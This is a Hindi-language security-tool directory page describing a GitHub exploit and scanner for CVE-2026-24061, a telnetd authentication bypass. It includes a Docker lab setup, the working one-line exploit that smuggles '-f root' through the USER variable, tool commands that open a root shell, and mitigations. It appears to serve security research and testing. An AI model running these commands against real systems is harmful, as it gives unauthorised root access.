
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-24061 — CVE-2026-24061 के लिए एक्सप्लॉइट और स्कैनर, जो telnetd प्रमाणीकरण बाईपास है और निर्मित USER पर्यावरण चर के माध्यम से रूट शेल प्रदान करता है। इसमें Docker पर्यावरण सेटअप और क्रॉस-प्लेटफ़ॉर्म एक्सप्लॉइट बाइनरी शामिल हैं। | Kitploit
उपकरण/GitHubGitHub/parad0x7e/cve-2026-24061
भेद्यता विश्लेषणशोषणनेटवर्क सुरक्षापेनिट्रेशन टेस्टिंगप्रमाणीकरणरिमोट एक्सेस टूल
GitHubparad0x7e/cve-2026-24061

CVE-2026-24061

CVE-2026-24061 के लिए एक्सप्लॉइट और स्कैनर, जो telnetd प्रमाणीकरण बाईपास है और निर्मित USER पर्यावरण चर के माध्यम से रूट शेल प्रदान करता है। इसमें Docker पर्यावरण सेटअप और क्रॉस-प्लेटफ़ॉर्म एक्सप्लॉइट बाइनरी शामिल हैं।

रिपॉजिटरी देखें
489 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2026-24061: telnetd प्रमाणीकरण बाईपास भेद्यता

CVE-2026-24061 telnetd में एक प्रमाणीकरण बाईपास भेद्यता है जो हमलावरों को पर्यावरण चरों के विशिष्ट संयोजनों के माध्यम से पहचान सत्यापन को बायपास करने और सीधे रूट-विशेषाधिकार वाला शेल प्राप्त करने की अनुमति देती है।

telnetd की प्रमाणीकरण तर्क में एक दोष है। जब -a विकल्प (स्वचालित लॉगिन) का उपयोग किसी विशिष्ट USER पर्यावरण चर (जैसे -f root) के साथ किया जाता है, तो सामान्य प्रमाणीकरण प्रक्रिया को बायपास करना और सीधे रूट उपयोगकर्ता के रूप में लॉग इन करना संभव है।

परिचय

GNU InetUtils GNU परियोजना के अंतर्गत बुनियादी नेटवर्क उपकरणों का एक संग्रह है। इसमें कई पारंपरिक नेटवर्क क्लाइंट और डेमॉन शामिल हैं, जैसे ftp, telnet, rsh, rlogin, tftp, आदि, जो एक व्यापक और GNU-शैली नेटवर्क घटक लाइब्रेरी प्रदान करते हैं। telnetd इस टूलकिट में सर्वर प्रोग्राम है जो आने वाले Telnet कनेक्शन अनुरोधों को संभालने के लिए जिम्मेदार है, जिसका प्राथमिक कार्य दूरस्थ उपयोगकर्ताओं को एक इंटरैक्टिव टर्मिनल इंटरफ़ेस (आमतौर पर एक शेल) प्रदान करना है।

यह कैसे काम करता है

  1. आमतौर पर inetd या xinetd द्वारा पोर्ट 23 पर निगरानी की जाती है। जब कोई अनुरोध आता है, तो telnetd प्रारंभ किया जाता है।
  2. Telnet प्रोटोकॉल-विशिष्ट विकल्प वार्ता (जैसे टर्मिनल प्रकार, विंडो आकार, वर्ण सेट, आदि) को संभालता है।
  3. आमतौर पर उपयोगकर्ता नाम और पासवर्ड सत्यापित करने के लिए सिस्टम के अंतर्निहित login प्रोग्राम को कॉल करता है।
  4. सफल लॉगिन के बाद, यह उपयोगकर्ता को एक स्यूडो-टर्मिनल आवंटित करता है और निर्दिष्ट शेल प्रारंभ करता है।

संदर्भ

  • https://github.com/yanxinwu946/CVE-2026-24061--telnetd
  • https://github.com/vulhub/vulhub/
  • https://forum.butian.net/share/4766

पर्यावरण सेटअप


सबसे पहले, इस रिपॉजिटरी को स्थानीय रूप से डाउनलोड करें। निर्देशिका संरचना इस प्रकार है:

इस निर्देशिका में, CVE-2026-24061 के लिए भेद्य वातावरण प्रारंभ करने के लिए निम्नलिखित कमांड निष्पादित करें:

docker compose up -d --build


प्रारंभ होने के बाद, telnet सेवा 0.0.0.0:2323 पर चलेगी
भेद्यता सिद्धांत

  1. telnetd का -a विकल्प स्वचालित लॉगिन कार्यक्षमता को सक्षम करने के लिए उपयोग किया जाता है
  2. जब -a सक्षम होता है, तो telnetd USER पर्यावरण चर को लॉगिन उपयोगकर्ता नाम के रूप में पढ़ता है
  3. यदि USER पर्यावरण चर -f root पर सेट है, तो telnetd गलती से -f को एक विकल्प फ्लैग और root को लक्षित उपयोगकर्ता के रूप में व्याख्या करता है
  4. इससे प्रमाणीकरण जांच बायपास हो जाती है, और सीधे रूट उपयोगकर्ता के रूप में एक सत्र स्थापित हो जाता है

भेद्यता का शोषण


मैनुअल शोषण

# USER पर्यावरण चर सेट करें और telnet -a के साथ कनेक्ट करें

env USER='-f root' telnet -a 127.0.0.1 2323

सफल होने पर, आपको रूट विशेषाधिकारों के साथ एक इंटरैक्टिव शेल प्राप्त होगा:
टूल-आधारित शोषण

cd exp


आप तीन फ़ाइलें देख सकते हैं: exp, exp_darwin, और exp.exe क्रमशः Linux, Mac और Windows के लिए निष्पादन योग्य फ़ाइलें हैं। जिसकी आवश्यकता हो उसे चुनें। टूल का स्रोत कोड भी प्रदान किया गया है। यदि आपको अन्य संस्करणों की आवश्यकता है, तो आप उन्हें स्वयं संकलित कर सकते हैं। यहाँ मैं Linux के लिए exp का उपयोग कर रहा हूँ, जिसमें विस्तृत सहायता जानकारी है।

जाँचें कि भेद्यता मौजूद है या नहीं (डिफ़ॉल्ट रूप से पोर्ट 23 स्कैन करता है):

./exp -mode scan -target your-ip -port your-port

भेद्यता का शोषण करें और शेल प्राप्त करें:

./exp -mode exploit -target your-ip -port your-port
समाधान कैसे करें

  1. inetutils-telnetd को नवीनतम संस्करण में अपग्रेड करें
  2. उत्पादन वातावरण में telnet सेवा अक्षम करें और इसके बजाय SSH का उपयोग करें
  3. telnet सेवा को पृथक आंतरिक नेटवर्क वातावरण में तैनात करें
  4. telnet सेवा के एक्सेस स्रोत को प्रतिबंधित करने के लिए फ़ायरवॉल का उपयोग करें

अस्वीकरण

यह परियोजना केवल सुरक्षा अनुसंधान और शैक्षिक उद्देश्यों के लिए है। इसे अनधिकृत सिस्टम पर उपयोग न करें। इस टूल के उपयोग से उत्पन्न किसी भी परिणाम के लिए उपयोगकर्ता सभी कानूनी जिम्मेदारी वहन करते हैं।


टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    398
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    259
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    257

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →